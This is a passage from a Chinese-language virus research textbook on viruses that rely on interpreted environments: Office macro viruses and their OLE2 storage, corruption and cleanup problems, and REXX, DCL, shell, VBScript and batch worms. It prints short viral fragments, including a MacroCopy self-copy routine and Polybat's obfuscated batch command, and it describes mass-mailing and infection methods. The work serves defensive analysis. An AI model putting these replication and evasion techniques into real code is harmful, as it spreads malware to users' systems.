感染目标代码和库文件的病毒并不是非常多见。这种病毒大概只有十来个，因为它们往往依赖于开发环境。

源代码首先被编译成目标代码，然后被连接到可执行文件格式:

```
Source Code → Object code / Library code → Executable.
```

感染目标文件或库文件的病毒可以分析目标文件或库文件格式。例如，Shifter病毒[16]可以感染目标文件。这种病毒通过图3-4列出的几个阶段进行传播。

阶段1: 被感染的可执行文件在主机上运行。
阶段2: 病毒代码定位新的目标文件并感染目标文件。
阶段3: 目标文件或库文件被用户连接，作为新项目的一部分。(重复阶段1)

图3-4　Shifter病毒的感染阶段

Shifter是Stormbringer在1993年编写的。这种病毒通过检查目标文件的数据记录入口偏移地址，非常仔细地检查目标文件是否将要被连接到DOS下COM形式的可执行文件。如果是0x100(DOS下.com程序入口地址。——译者注)，那么该病毒将会尝试通过下面的方式来感染目标文件: 一旦目标文件被连接，该病毒便会被放置在COM可执行文件的前面。

3.7 解释环境依赖性

有些病毒类别依赖于某种解释环境。几乎每一个大的应用程序都对用户提供可编程性支持。例如，使用Visual Basic for Applications (Word的早期版本，特指Word 6.0/Word 95，使用WordBasic)，Microsoft Office产品提供了丰富的可编程宏环境。这种解释程序环境通常会使病毒获得了跨平台的特性。

3.7.1 微软产品中的宏病毒

如今存在着数以千计的宏病毒，而且其中的大部分是目前电脑间流行的病毒。用户之间常常会交换用Microsoft Office产品创建的文档，如Word、Excel、PowerPoint、Visio、Access或Project文件。第一个广泛传播的宏病毒是WM/Concept.A[17]，出现在1995年底。在最初的几个月里，只发现了几十个这种病毒，然而到了1997年时，已经出现了数以千计的类似的病毒。1996年发现的XM/Laroux[18]是第一个广泛传播的感染Excel电子表格的宏病毒。第一个已知的Word宏病毒是WM/DMV，编写于1994年。WM/DMV的作者还在同一时间编写了一个功能相近的Excel宏(XM)病毒。

图3-5图示了微软产品使用的OLE2文件的高层视图。微软并没有向普通用户提供这一文件结构的正式说明文档。

请注意，微软产品并不是直接使用OLE2文件。因此，从技术上讲任何微软环境中的宏病毒都不是直接感染OLE2文件，因为微软产品是通过OLE2 API访问这些对象的。同样要注意的是，不同版本的微软程序使用不同的语言或者同一语言的不同版本。

图3-5 OLE2文件格式的高层视图

在OLE2文件的开头部分，你可以找到一个标识符，是一个十六进制的字节序列“D0 CF 11 E0”，这些十六进制字节看起来就像是单词DOCFILE（包含一个小写字母的L）。这些字节可以是big-endian格式也可以是little-endian格式。Microsoft Office产品的各种beta版本会支持其他的一些值。在文件头信息块中包含了指向此文件重要数据结构的指针。许多字段非常重要，其中，包括指向文件分配表（FAT）和目录（Directory）的指针。实际上，OLE2文件与基于MS-DOS FAT的存储很相似。问题是OLE2文件结构有些过于复杂，实质上，OLE2文件是一个文件中的文件系统，包括了它自己的簇、文件分配表、根目录、子目录（称做“存储体”，storage）、文件（称做“流”，stream）等等。

基本的扇区大小是512字节，但也可以允许是更大的值。（在有的实现中，mini-FAT[19]甚至允许更小的“扇区”大小。）Office产品通过在OLE2文件的目录中寻找VBA存储文件夹来定位宏。宏在文档中以流（stream）形式存在。显然，任何对象都可以被分段，与物理文件系统一样——任何形式的破坏也是有可能的，包括对FAT和目录项等的破坏。不幸的是，甚至连宏也有可能被破坏；如同你将要看到的那样，这一事实将会很自然地导致新的宏病毒变种的出现。

另外，在文档中有一个特殊的位，就是所谓的模板位（template bit）。如果模板位是关（off）的状态，那么WinWord 6/7将不会寻找宏[20]。

宏病毒被存储在文档中，而不是在文件的开始部分或是在文件的最末尾。更糟的情况是，宏被隐藏在某些流中，而这些流本身就有着非常复杂的结构。观察OLE2文档的物理构成，如果不去理解它的结构，你会发现宏病毒的宏的主体是被分割成许多的块（本来在逻辑上是连续的）——其中有些块只有64字节大小。

一个主要的困难就是要在移除病毒宏的同时保护用户的宏。在有些情况下，根本不可能在不移除用户宏的同时安全地将宏病毒清除。显然，用户更希望在保留他们自己的宏的同时将其中的病毒清除掉，然而这种高难度的技术并不是总是可行的。

相对于其他的文件型病毒来说，宏病毒更加容易编写。此外，宏病毒的源代码对于被感染文件的所有者来说是可见的。尽管这大大简化了对宏病毒的分析，但是对于攻击者同样有帮助，因为他们可以轻易地访问病毒源代码并进行修改。

为了更好地理解OLE2文档的内部结构，图3-6显示了微软的DocFile Viewer应用程序中显示的W97M/Killboot.A病毒的注释部分。DocFile Viewer可以在Microsoft Visual C++ 6.0中找到。这一工具可以用来浏览文档存储情况，可以在Macros\VBA目录中找到“ThisDocument”流。




图3-6　DocFile Viewer中的W97M/Killboot.A病毒

我们可以进一步浏览一下ThisDocument流来找到病毒代码。在图3-6中可以看到，病毒作者的注释被编码成VBA代码:

```
E0 00 00 00 39 00 73 65 74 20 74 68 65 20 64 61 ....9.set the da
79 20 6F 66 20 41 72 6D 61 67 65 64 64 6F 6E 2C y of Armageddon,
20 74 68 65 20 32 39 74 68 20 64 61 79 20 6F 66  the 29th day of
20 74 68 65 20 6E 65 78 74 20 6D 6F 6E 74 68 00  the next month.
```

0xE0操作码用来表示是注释。0x39代表注释的大小。因此前面的行翻译过来就是

```
'set the day of Armageddon, the 29th day of the next month
```

操作码本身是由VBA的版本决定的，因此如果将0xE0字节改变成其他值，将会导致出现Word向上转换（up-conversion）和向下转换（down-conversion）的问题[21]。

宏病毒最有趣的方面之一是它们引入了一系列新的问题，这些问题在之前的其他任何类型的计算机病毒中都没有遇到过。

3.7.1.1　宏破坏

许多宏病毒使用宏copy命令将自己复制到新的文件当中。宏病毒用这种方式将自己复制到新的文档中去，通常首先攻击叫做NORMAL.DOT的通用模板，然后从通用模板中将自己复制到用户文档中。

在Microsoft Word环境中经常会出现自然的变种[22]。人们虽然没有找到这种变异发生的真正原因，但是认为这与在软盘上保存文档有关。有些用户不等文档在磁盘上写入完毕（就取出磁盘），这将会导致在宏的主体中有一些字节遭到破坏。由于Word是逐行地解释VBA代码，因此这种有错误的代码也会被执行，而不提示错误信息。

如同前面说明的那样，宏是作为二进制数据存储在Word文档中的。当宏主体的二进制数据被破坏了之后，病毒代码通常不会被破坏，至少可以部分地运行。问题是这种破坏太普遍了，以至于Microsoft Word自己就能创建某个宏病毒族的数百个有微小变化变种，Word本身几乎成了一个“变种引擎”。例如，WM/Npad这一病毒族中就有许多成员仅仅是由自然的破坏产生的，而不是有意制造出来的。

通常在破坏之后，被破坏的宏病毒还能运行。下面是这一现象经常出现的一些原因:

- 用于将宏复制到另一文档的VBA代码非常短。
- 即使只有一个可以运行的宏也可以复制许多被破坏的宏。
- 被破坏的宏产生的副作用可能只在某些特定的情况下才会表现出来。
- 破坏发生在病毒代码复制完成之后。
- 病毒支持“出错是重新启动下一条命令（On Error Resume Next)”处理程序。

看一下清单3-1中的例子。

清单3-1 被破坏的宏的例子

```
Sub MAIN
    SourceMacro$= FileName$()+ "Foobar"
    DestinationMacro$ = "Global:Foobar"

    MacroCopy(SourceMacro$, DestinationMacro$)

    // Corruption here //
End Sub
```

由于大部分宏病毒在其代码的开始部分都会包含一个错误处理程序，因此宏病毒的编译和执行对于大部分破坏来说往往是很宽松的，除非是非常严重的破坏。

由于许多反病毒（AV）产品使用校验和来检测和标识宏病毒，因此对于被破坏的宏病毒的变种来说，反病毒产品在检测时可能会出现混乱。准确标识每一个不同变种的唯一方法就是使用校验和。

其他类型的病毒，如DOS环境中用汇编语言编写的病毒，即使只是出现了最微小的破坏，大部分也都会立即失效。然而宏病毒却常常能在破坏后继续运行，因为在宏的主体中实际用来复制的指令是非常短的。

3.7.1.2 宏的向上转换（up-conversion）和向下转换（down-conversion）

在开发Word 97时，为了支持VBA，微软决定设计新的文档格式并使用不同的、更加丰富的宏语言。为了为用户解决兼容性问题，微软决定自动将旧的宏转换成新的格式。因此，当在新的Word版本中打开Word 95 WordBasic格式的宏病毒时，病毒有可能会被转换以适应新的环境，从而创建了新的病毒。结果，WM病毒常常会被转换成W97M格式，以此类推。

宏的向上转换问题给反病毒研究人员带来了许多问题，而且不仅仅是技术性的问题。有些研究人员认为，将所有旧的宏病毒向上转换成新的格式是不符合道德规范的，而其他人则认为这是保护用户的唯一选择。现在，已经有了可用的技术[23]将不同的宏格式转换成规范的格式；这样就可以在规范格式下仅使用单一的定义进行检测。这大大简化了宏病毒的检测问题，并且减小了反病毒扫描程序数据库的增长，因为只需要存储更少的用来检测病毒的数据，而且病毒代码也不会在更多的Office平台上复制了。

3.7.1.3 对语言的依赖性

考虑到微软将基本的宏命令，如FileOpen翻译成了不同语言的版本，那么大部分使用这些指令来感染文件的宏病毒将不能传播到其他语言版本的Microsoft Office中去，如德语版本。

表3-1列出了部分在不同地区Microsoft Word版本中最常用宏的名称。

表3-1　某些地区Microsoft Word版本中常用宏的名称

English（英语）	Finnish(芬兰语)	German（德语）
FileNew	TiedostoUusi	DateiNeu
FileOpen	TiedostoAvaa	DateiOffnen
FileClose	TiedostoSulje	DateiSchliesen
FileSave	TiedostoTallenna	DateiSpeichern
FileSaveAs	TiedostoTallennaNimmellä	DateiSpeichernUnter
FileTemplates	TiedostoMallit	DateiDokVorlagen
ToolsMacro	TyökalutMacro	ExtrasMakro
Spanish（西班牙语）	**French（法语）**	**Italian（意大利语）**
ArchivoNuevo	FichierNouveau	FileNuovo
ArchivoAbrir	FichierOuvrir	FileApri
ArchivoCerrar	FichierFermer	FileChiudi
ArchivoGuardar	FichierEnregister	FileSalva
ArchivoGuardarComo	FichierEnregisterSous	FileSalvaConNome
ArchivoPlantillas	FichierModules	FileModelli
HerramMacro	OutilsMacro	StrumMacro

不同的Office产品也会使用不同版本的宏名称。在表3-2中可以看到英文版本的Microsoft Office产品中的一些常见的例子。

表3-2　Word和Excel中不同的宏名称

Microsoft Word	Microsoft Excel
AutoClose	Auto_Close
AutoOpen	Auto_Open

WM/CAP.A[24]病毒是对语言没有依赖性的宏病毒的一个例子，因为它使用了菜单索引(menu indexes)。微软Access组强烈建议宏开发人员使用菜单索引。当然，只有当主机环境没有被用户定制时菜单索引才能可靠地工作。

WM/CAP.A病毒还欺骗用户使用户以为他们是将文件存储为RTF（Rich Text Format，多信息文本格式）文件，而实际上是被保存为被感染的DOC文件。用户更希望将文件保存为RTF，以避免在文档中保存活动的宏。病毒通过取代“文件/另存为…”操作来实现这一圈套[25]。

3.7.1.4　宏病毒对平台的依赖

尽管大部分宏病毒对平台都没有依赖性，但不是所有的宏病毒都是如此。虽然Microsoft Office产品在Windows、Macintosh系统上都可以使用，但并非所有的宏病毒都可以在这两个平台上运行，主要有以下一些原因。

1. Win32函数调用

一些宏病毒调用了Windows的Win32的API函数调用。这种病毒在Mac上有可能就无法复制，因为这些API在Mac上是不能执行的。例如，1996年1月出现的WM/Hot.A病毒使用了

GetWindowsDirectory() API调用[26]。

```
Declare Function GetWindowsDirectory Lib "KERNEL.EXE" \
        (Buffer As String, Size As Integer) As Integer
        :
        :
GetWindowsDirectory(WinPath$, SizeBuf)
```

狡猾的宏病毒会使用Win32回调（callback）函数来运行宏解释环境之外的代码。例如，把一个简单的字符串变量定义为编码后的汇编代码。宏病毒通常用chr()函数来创建包含代码的一个特别大的字符串，然后就可以用回调例程将字符串作为代码直接运行了。这样，宏病毒就可以从宏解释程序的环境中跳出来，从而变得对CPU和平台有依赖性了。例如，{W32，W97M}/Heathen.12888病毒使用KERNEL32.DLL的CallBack12()、CallBack24()和CreateThread() API来实现对文档和32位可执行文件的复制和投放机制。

2. 对存储器中文件的定位

在不同操作系统平台之间的另一个关键的区别是磁盘上文件的位置。有些宏病毒使用硬编码的路径名，如在C: 驱动器上对NORMAL.DOT模板的定位。显然，这种病毒是不能在Mac上运行的。

另外，病毒常常会假定是Windows风格的文件系统，即使它们使用“正确的”VBA方法来获取配置文件夹的定位，也不能正常工作。

3. 修改注册表

有些宏病毒修改Windows系统中的注册表键值来引入额外的破坏或者用来存储变量。结果，这种病毒引入了对操作系统的依赖。

3.7.1.5 宏的进化和退化

宏病毒由单一的宏或一组宏组成。由于反病毒程序是基于宏对比来识别单独的宏病毒的，这样就会引发一些有趣的问题。

有些宏病毒不仅仅复制它们自己的那些宏。这些宏病毒会从它们之前感染的文档中提取宏。这样，该病毒就有可能自然地进化成新的形式。有些病毒会从它们自身的宏中丢失一些宏，从而自然地退化[27]成其他的形式。还有一种类似“三明治”的形式[28]，就是当多于一个的宏病毒或脚本病毒共享同一个宏名称或者脚本文件时形成的某种形式。

反病毒程序的检测和清除引入了一系列危险的情况，这一问题是由Richard Ford发现的[29]。当反病毒产品在新的宏病毒的宏中检测到了一个已知宏病毒的子集（“宏病毒残余”），而新的宏病毒与原来已知的宏病毒相比至少包含一个新的宏时，如果反病毒产品将已知的宏删除，那么这有可能会创建一个新的宏病毒，因为会在文档中留下一个宏或者一组宏，而留下的宏仍然是病毒的一部分，而且遗留部分通常仍然具有病毒性质。要避免这一问题有几种不同的方法，其中一个方法就是将被感染文档中的宏全部删除（尽管这意味着用户的宏同样会被从文档中删除）。研究人员还建议根据已知的病毒定义一个最小宏集合，从而可以从文档中“安全地删除”具有病毒性质的宏的集合。然而，这只是Richard Ford问题的自然扩展，Igor Muttik在《Vesselin Bontchev》发表的一篇科学论文中，第一次提出并详细地介绍[30]了这一问题，这个问题称做“Igor问题”。

假设有一个被称做Foobar的病毒，它由一个称做M的单一的宏组成。反病毒程序在一个被感染的文档中识别出了M，但是当尝试为文档清除病毒时，问题出现了。由于文档中存在着Foobar病毒的变种，由{M，P}宏组成。不幸的是，宏P对于反病毒程序来说是未知的；因此，每当反病毒程序将宏M清除掉时，都会留下P。主要的问题是P本身就是一个功能齐全的病毒。因此，在这种情况下，即使能够准确识别出Foobar的反病毒程序也会在修复文档时意外地创建一个新的病毒。确实，有些时候只清除宏病毒而不将所有的宏从文档中删除是十分危险的。

恶意程序的环境以及此环境中的因素有可能会使计算机病毒有所改变，从而导致创建了新的进化了或者退化了的病毒。另外，不同的宏病毒共同感染同一文档可能会导致出现“交叉的”威胁和行为。确实，病毒有可能会意外地变得有“繁殖能力”：它们可以交换自己的宏（“基因”）从而进化或者退化。

3.7.1.6　找到生存的方式——源代码、p-code和execode

AV（反病毒）公司必须对微软的文件格式进行逆向工程（reverse-engineer）（如反汇编），才能够检测出文件中的计算机病毒。尽管根据NDA（保密协议），微软为AV开发商提供了一些文件格式的信息，但这些信息中却常常包含了大量bug或者根本是不完全的[31]。

在众多的反病毒公司中，有些公司在逆向工程方面更加成功一些。因此，在AV公司中迅速出现了一类新的专家：文件格式专家。在最杰出的文件格式专家中包括Vesselin Bontchev、Darren Chi、Peter Ferrie、Andrew Krukov（“Crackov”）、Igor Muttik和Costin Raiu，这里仅列出了几个名字。

从VBA5（Office 97）开始，文档不仅包含经过压缩的宏的源代码，还包括经过预编译的代码——称做伪代码（pseudocode，p-code）和执行代码（execode）。execode比p-code更加优化，它不需要经过任何进一步的检查就可以运行，因为它的状态是自包含的。出现了一个问题，因为在适合的情况下，这三个形式中的任何一种代码都可以运行。

不幸的是，有些AV公司生产的产品有时会破坏他们修复的文档。另一些情况是，反病毒产品只删除这三种形式中的一种，而其他两种却都没有删除。例如，有些反病毒程序可能会将p-code删除，却将源代码留了下来，因为通常p-code会首先运行。VBA编辑器会将经过反编译的p-code作为宏的“源代码”来显示，而不是使用保存在文档中的实际的宏的源代码。同样，在p-code被删除，但是源代码没有被删除的情况下，只要条件适合，病毒仍有可能重新发作，比如在用Office 2000中打开Office 97创建的文档时。

大部分病毒在没有源代码时会出现问题，因为它们通常会使用如MacroCopy()这样的函数来复制源代码。不过在另外一些情况下，比如蠕虫，宏仍然可以很好地运行，因为它没有涉及到源代码。

还有一些情况，文档中没有源代码和p-code，只有execode也可以独立运行。如果被打开的VBA项目确实包含了execode，而且是相同版本的Office应用程序创建的，那么execode运行，而其他的都被忽略了。实际上，反病毒研究人员经历过X97M/Jini.A病毒的情况，当反病毒程序“清除”文档时，将p-code和源代码从文档中删除了，却留下了execode。当这个被感染的文档用与创建它时使用的相同版本的Office中打开时，病毒从execode运行了[26]；因此，一些“部分被修复的”病毒仍然可以起作用并感染其他文件。可以说病毒找到了生存的方式！确实，并不是所有的病毒都可以幸免，除非那些不需要引用源代码或组件的病毒。Jini能够幸免是因为它不复

制任何组件。其实，Jini将受害文件的数据表复制到它驻留的工作簿（workbook）中，然后用它驻留在其中的文件重写受侵害的文件。当然这种狡猾的手段为反病毒程序带来了较大的麻烦。仅仅以execode形式存在的病毒是尤其难于检测的。（到目前为止，即使是在NDA下微软也没有为AV开发商提供关于这一格式的信息[26]。）

3.7.1.7 复合感染策略形式的宏病毒

有一些二进制病毒也会向宏病毒一样感染文档文件。这些病毒一般对于宏的解释环境没有依赖性。

例如复合病毒W32/Coke，它通过一小段加载程序代码投放一个特别感染的全局模板。此加载程序会从一个文本文件中提取多态宏代码（将会在第7章中讨论）并将其写入全局模板中。因此，Coke是最具多态性的二进制病毒之一，同样也是宏病毒。一般的多态宏病毒通常运行起来非常慢，因为在运行其代码时需要许多的叠代，而多态引擎（polymorphic engine）是非常慢的。由于Coke使用Win32代码在文本文件中生成多态宏病毒代码（而不使用多态引擎），因此Coke比一般基于多态引擎的多态宏病毒要快一些。

另外有些病毒并不需要用Word来感染Office文档。然而这些病毒非常罕见而且通常都有很多的bug，因为即使是Word 6文件格式也很难用在文件中插入宏的方法来分析和修改。W95/Navrhar病毒通过注入宏代码，在Word文档的末尾加载二进制形式的文件。因此，Navrhar可以在系统中没有安装Word的情况下感染文档。

3.7.1.8 新的公式

由于Excel不仅支持标准的宏，还支持公式宏（formula macro），因此会出现另外一些问题。正如你想像的那样，公式并不是与宏存放在一起的；因此，必须标识它们的位置。

XF/tag预示着病毒可以利用微软Excel公式语言（Microsoft Excel Formula language）来进行自我复制。Excel宏被存放在Excel宏模块区，但是Excel公式却被存放在Excel 4宏区。因此，这种病毒通过“工具/宏”菜单是看不到的，用户必须创建一个特殊的宏来找到这些Excel4 宏区中的病毒。第一个这种病毒是XF/Paix[32]，起源于法国。

3.7.1.9 对用户宏的感染

大部分宏病毒将自己的一组宏复制到其他文档中去。然而，也可以通过修改已有的用户宏来感染新的文档从而传播病毒代码，类似于二进制病毒使用的技术。事实上，很少有宏病毒会使用这种寄生的技术，因为大部分文档都不包含用户宏，因此这种寄生方式的宏病毒的传播性是十分有限的。（另外，宏病毒通常会将它们要感染的目标文档中已有的宏全部删除掉。）这种类型的宏病毒非常难于检测和精确地删除。

3.7.1.10 新的文件格式：XML

Microsoft Office 2003引入了将文档保存为XML（Extensible Markup Language，可扩展标记语言）文本格式的功能。这使反病毒程序开发人员大伤脑筋，他们必须解析整个文件才能在这种文档中找到嵌入的、编码的OLE2文件，然后再定位其中可能的宏。目前，Word和Visio 2003支持嵌入宏的XML格式[33]。最初，在这种文档的文件头中没有任何字段用来表示其中是否存在宏。迫于AV团体的压力，微软在这一发行版本的Word中稍稍对文件格式进行了一些改变。

然而，Visio 2003发行时却没有任何这种标记，使得AV软件不得不解析整个XML文件来找

出其中是否有宏存在。因此，用于扫描的开销急剧增加了，特别是通过网络对文件进行扫描时尤为明显。

注释　几年前，病毒作者们就考虑过使用VBS（Visual Basic Script）代码感染XML。这一思想是XML文件可以包含一个指向存储在可扩展样式表语言（Extensible Stylesheet Language，XSL）文件中的可引用代码的Web链接。这种技术首先是由病毒作者Rajaat提出的，之后由Benny的W32/Press病毒引入。

3.7.2 IBM系统中的REXX病毒

IBM实现解释语言环境的传统历史悠久。比如大型机系统中的功能非常强大的作业控制语言（Job Control Language，JCL）。IBM还引入了REXX命令脚本语言来更好地支持大型的批量的安装程序和简单的基于菜单的安装程序。不足为奇的是，病毒作者们使用REXX来创建新的脚本病毒。实际上，在最初的邮件群发（mass-mailer）脚本病毒中，有些病毒如臭名昭著的CHRISTMA EXEC[34]蠕虫，就是用REXX编写的。这种蠕虫可以在支持IBM VM/CMS系统中REXX解释程序并联网的机器上运行。第一个这种蠕虫是1987年由一个德国信息学的学生[35]开发的。

当CHRISTMA EXEC病毒的REXX脚本被用户执行后，它会在屏幕上显示圣诞树和一些信息，如图3-7所示。这种蠕虫在系统中到处寻找用户ID并使用CMS命令SENDFILE（或其简单形式SF）将CHRISTMA EXEC文件发送给其他用户。显然，这种病毒依赖于社会工程学（social engineering）才能在远程系统上得以执行，然而，用户却乐意依照脚本源代码中的指示去做。

```
/*********************/
/*   LET THIS EXEC   */
/*                   */
/*       RUN         */
/*                   */
/*       AND         */
/*                   */
/*      ENJOY        */
/*                   */
/*     YOURSELF!     */
/*********************/
'VMFCLEAR'
SAY '                  *                '
SAY '                  *                '
SAY '                 ***               '
SAY '                *****              '
SAY '               *******             '
SAY '              *********            '
SAY '             ***********                  A'
SAY '               *******              '
SAY '              *********                 VERY'
SAY '             *********                 '
SAY '           *****************             HAPPY'
SAY '              *********                 '
SAY '             *********                CHRISTMAS'
SAY '           *****************           '
SAY '         ***********************          AND MY'
SAY '             *********                 '
SAY '           *****************         BEST WISHES'
SAY '         ***********************       '
SAY '      *****************************    FOR THE NEXT'
SAY '                ******               '
SAY '                ******                    YEAR'
SAY '                ******                  '
/*     browsing this file is no fun at all
       just type CHRISTMAS from cms */
```

图3-7　CHRISTMA EXEC蠕虫的一个片段

这种病毒曾经非常普遍，以至于IBM不得不在网关上增加了简单的内容过滤机制来删除这种蠕虫。

在IBM其他的操作系统，如OS/2中，也可以使用REXX解释程序，因此在OS/2中也出现了一些REXX病毒。

3.7.3 DEC/VMS上的DCL病毒

1988年出现了圣诞老人（Father Christmas）蠕虫。这种蠕虫攻击SPAN和HEPNET上的VAX/VMS系统。它利用了DECNET协议而不是因特网的TCP/IP协议，并利用了TASK0的漏洞，这一漏洞允许外部用户在系统上执行任务。

这一蠕虫将自己复制成HI.COM。尽管DOS的COM文件是二进制形式的，但是具有COM扩展名的DCL（DEC Command Language，DEC命令语言）文件却是简单的文本文件。这一蠕虫从被感染的节点发送邮件，但它并不使用电子邮件来传播。实际上，这一蠕虫根本无法感染因特网。它用缺省的用户账号和密码来攻击远程的机器，然后把自己一行一行地（151行）拷贝到远程机器上去。

然后，这一蠕虫利用TASK0的漏洞来执行它远程的拷贝。它在远程节点上用SET PROCESS/NAME命令作为MAIL_178DC进程来执行[36]。圣诞老人（Father Christmas）蠕虫用邮件向其他节点上的用户发送下面的有趣信息：

```
$ MAILLINE0 = "HI,"
$ MAILLINE1 = ""
$ MAILLINE2 = " HOW ARE YA ? I HAD A HARD TIME PREPARING ALL THE PRESENTS."
$ MAILLINE3 = " IT ISN'T QUITE AN EASY JOB. I'M GETTING MORE AND MORE"
$ MAILLINE4 = " LETTERS FROM THE CHILDREN EVERY YEAR AND IT'S NOT SO EASY"
$ MAILLINE5 = " TO GET THE TERRIBLE RAMBO-GUNS, TANKS AND SPACE SHIPS UP HERE AT"
$ MAILLINE6 = " THE NORTHPOLE. BUT NOW THE GOOD PART IS COMING."
$ MAILLINE7 = " DISTRIBUTING ALL THE PRESENTS WITH MY SLEIGH AND THE"
$ MAILLINE8 = " DEERS IS REAL FUN. WHEN I SLIDE DOWN THE CHIMNEYS"
$ MAILLINE9 = " I OFTEN FIND A LITTLE PRESENT OFFERED BY THE CHILDREN,"
$ MAILLINE10 = " OR EVEN A LITTLE BRANDY FROM THE FATHER. (YEAH!)"
$ MAILLINE11 = " ANYHOW THE CHIMNEYS ARE GETTING TIGHTER AND TIGHTER"
$ MAILLINE12 = " EVERY YEAR. I THINK I'LL HAVE TO PUT MY DIET ON AGAIN."
$ MAILLINE13 = " AND AFTER CHRISTMAS I'VE GOT MY BIG HOLIDAYS :-)."
$ MAILLINE14 = ""
$ MAILLINE15 = " NOW STOP COMPUTING AND HAVE A GOOD TIME AT HOME !!!!"
$ MAILLINE16 = ""
$ MAILLINE17 = "     MERRY CHRISTMAS"
$ MAILLINE18 = "        AND A HAPPY NEW YEAR"
$ MAILLINE19 = ""
$ MAILLINE20 = "              YOUR  FATHER CHRISTMAS"
```

3.7.4 UNIX上的shell脚本（csh、ksh和bash）

大部分UNIX系统同样支持脚本语言，通常称做shell脚本。shell脚本被用于安装目的和批处

理。毫无疑问UNIX平台上的计算机蠕虫通常会使用shell脚本来安装自己。shell脚本有一个优点，就是可以在不同的UNIX平台上等效地运行。尽管在大部分UNIX系统之间并不具备二进制兼容性，但是攻击者却可以使用shell脚本来绕过这一问题。shell脚本可以使用系统中的标准工具，如GREP，这就大大增强了病毒的功能。

shell脚本可以运用大部分已知的感染技术，如覆盖、追加和前置技术。2004年出现了一些新的蠕虫，如SH/Renepo.A，它们使用bash脚本将自己复制到MAC OS X上装载（mount）的驱动器的StartupItems文件夹中。这表明病毒作者们对在MAC OS X上开发蠕虫重新产生了兴趣。另外，像Renepo病毒给MAC OS X系统带来了一系列的攻击威胁，因为该类病毒关闭了防火墙、运行了流行的密码破解工具John The Ripper、并为攻击者创建了新的用户账号。不过，当前的攻击却要求有root权限。

（可以预见，MAC OS X也将会成为今后远程漏洞利用攻击的目标。）

3.7.5 Windows系统中的VBScript病毒

在最初的宏病毒攻击时期结束后，Windows脚本病毒出现了。2000年5月，VBS/LoveLetter.A@mm蠕虫在世界范围内非常迅速地传播。收到LoveLetter时仅有一条简短的信息，主题是ILOVEYOU，如图3-8所示。实际的附件有着“双扩展名”。“第二个”扩展名是VBS，这是将附件作为Visual Basic脚本运行所必需的。这个“第二个”扩展名是不可见的，除非Windows资源管理器的文件夹选项里“隐藏已知文件类型的扩展名”这一选项是禁止的。缺省情况下这一选项是开启的（即已知类型的文件扩展名是被隐藏的。——译者注）。因此，许多没有经验的用户就相信他们打开的是一个无害的文本文件，一个“love letter”。




图3-8　收到一封“love letter”

当附件被执行时，此VBS文件将通过脚本解释程序WSCRIPT.EXE运行。邮件群发VBS脚本蠕虫通常通过CreateObject（“Outlook.Application”），使用Outlook的MAPI函数，接着利用NameSpace（“MAPI”）中的方法AddressLists（）获取电子邮件地址，然后通过Send()方法将自己作为电子邮件附件群发地发送给接收者。这样，许多用户会从他们认识的人那里收到这样的电子邮件。因此，许多接收者非常好奇，因此运行了附件——而且通常会不止一次地这样做。

VBS病毒可以通过ActiveX对象扩展其功能。它们可以获得对文件系统对象、其他电子邮件应用程序和本地安装的ActiveX对象的访问权。

3.7.6 批处理病毒

在DOS年代，批处理病毒并不是非常成功。病毒开发者试着开发了一些批处理病毒，但是

都没有实际流行起来。然而，一些常用的感染类型，如前置、追加和覆盖等技术，都试验成功了，可以作为成功的示例。例如，可以使用追加技术攻击批处理文件，这时在文件的开头放置一个“goto 标号”指令，并将病毒代码行追加到标号的后面。

批处理病毒还会与二进制攻击结合起来。BATVIR病毒用echo命令将输出重定向到一个DEBUG脚本；因此，这种病毒是一个文本的批处理命令，开头是

```
rem [BATVIR] '94 (c) Stormbringer [P/S]
```

之后是一组echo命令，用来通过DEBUG脚本创建一个batvir.94文件。通过脚本DEBUG命令收到一个G（GO）命令，这样，就可以在没有创建二进制文件的情况下运行一个二进制病毒。

BAT/Hexvir使用了类似的技术，不过它只是利用echo在文件中写入二进制代码，然后将此文件作为DOS的COM可执行文件运行，然后寻找和感染其他的文件。

另外一些狡猾的批处理病毒使用FOR % IN()命令来寻找具有BAT扩展名的文件并且用PKZIP将自己以压缩的形式插入到新的文件中去。在运行被感染的批处理文件时，BAT/Zipbat病毒使用PKUNZIP释放出一个新的文件V.BAT，V.BAT感染其他文件时仍然是以压缩的形式。BAT/Batalia族中的病毒成员使用另一个压缩程序ARJ，而且，Batalia用随机的密码将自己压缩到批处理文件中去。

与BAT/Zipbat相类似，BAT/Polybat病毒族也使用PKZIP和PKUNZIP程序在文件的末尾对自己进行压缩和解压缩。Polybat实际上是一个多态病毒。它会在文件中插入由百分比符号（%）和表示“与”的符号（&）组成的无用的模式，这些符号由正常的解释程序解释执行时会被忽略。例如，ECHO OFF命令可以用类似下面的方法来表示：

```
@ec%&%h%&%o o%&%f%&%f

@e%&%ch%o&% %&o%f%f&%
```

（这样做的目的是逃避反病毒软件的检测。——译者注）

批处理病毒，或者至少是包含重要的批处理文件部分的多组件（multi-component）病毒，正在成为Windows系统中越来越大的威胁。例如，BAT/Mumu族在企业局域网环境中可以成功地传播，它同时使用了一组二进制共享软件工具（如PSEXEC）和BAT文件驱动的病毒代码。

还有其他一些定制的批处理语言，比如4DOS和4NT产品中的BTM文件，这些批处理语言同样已经被恶意攻击者所利用。

3.7.7 mIRC、PIRCH脚本中的即时消息病毒

